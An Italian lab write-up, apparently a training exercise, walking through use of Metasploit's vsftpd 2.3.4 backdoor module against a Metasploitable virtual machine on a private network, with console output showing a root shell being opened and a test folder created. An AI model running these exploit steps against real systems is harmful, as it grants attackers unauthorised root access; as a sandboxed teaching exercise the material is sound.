
Hacking con Metasploit

Obbiettivo: completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.


Configuriamo l'ambiente virtuale sulla rete 192.168.1.0/24.
Affidiamo alla macchina Kali l'IP: 192.168.1.150, mentre la nostra macchina target Metasploitable avrà IP 192.168.1.149.

Dopo aver configurato la nostra rete, tramite terminale Kali avviamo Metasploit con il comando 'msfconsole'.




```
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.150/24 brd 192.168.1.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::b1d0:6657:14cf:6b06/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             https://metasploit.com


       =[ metasploit v6.4.103-dev                          ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

La vulnerabilità individuata si trova al servizio ftps alla porta 21. Dunque ricerchiamo l'exploit che può sfruttare questa vulnerabilità tramite comando 'search' 'sftpd'.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Stop all background jobs quickly with jobs -K


      .:ok000kdc'           'cdk000ko:.
    .x000000000000c       c000000000000x.
   :0000000000000000k,   ,k0000000000000000:
  '000000000kkkk00000: :0000000000000000000'
  o00000000.    .o0000o0000l.    ,00000000o
  d00000000.      .c00000c.      ,00000000x
  l00000000.         ;d;         ,00000000l
  .00000000.   .;            ;   ,00000000.
   c0000000.   .00c.      'o00.   ,0000000c
    o000000.   .0000.   :0000.   ,000000o
     l00000.   .0000.   :0000.   ,00000l
      ;0000'   .0000.   :0000.   ;0000;
       .d00o   .0000occcx0000.   x00d.
         ,k0l  .0000000000000. .d0k,
           :kk;.0000000000000.c0k:
             ;k00000000000000k:
               ,x00000000000x,
                 .l0000000l.
                    ,d0d,
                      .

       =[ metasploit v6.4.103-dev                          ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search sftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > options
[-] Unknown command: options◆. Did you mean options? Run the help command for more details.
```


Utilizziamo il modulo 1 exploit/unix/ftp/vsftpd_234_backdoor




```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > options
[-] Unknown command: options◆. Did you mean options? Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Inseriamo l'host della macchina target tramite comando set RHOSTS 192.168.1.149

Ricerchiamo il payloads che vogliamo lanciare, in questo caso ne troviamo uno soltanto e possiamo procedere direttamente con il comando exploit per raggiungere la macchina target e creare la sessione.



```
msf auxiliary(dos/ftp/vsftpd_232) > search sftpd

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232        2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03     excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf auxiliary(dos/ftp/vsftpd_232) > use 1
[*] Using configured payload cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:40967 → 192.168.1.149:6200) at 2026-01-20 08:32:52 -0500

/
sh: line 6: /: is a directory
pwd
/
cd /
mkdir/test_metasploit
sh: line 9: mkdir/test_metasploit: No such file or directory
pwd
```



```
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:40967 → 192.168.1.149:6200) at 2026-01-20 08:32:52 -0500

/
sh: line 6: /: is a directory
pwd
/
cd /
mkdir/test_metasploit
sh: line 9: mkdir/test_metasploit: No such file or directory
pwd
/
mkdir test_metasploit
mkdir: cannot create directory `test_metasploit': File exists
cd /test_metasploit
█
```

Dopo aver creato la sessione ed essere quindi entrati nella macchina creiamo una cartella con il comando mkdir ‘test_metasploit’.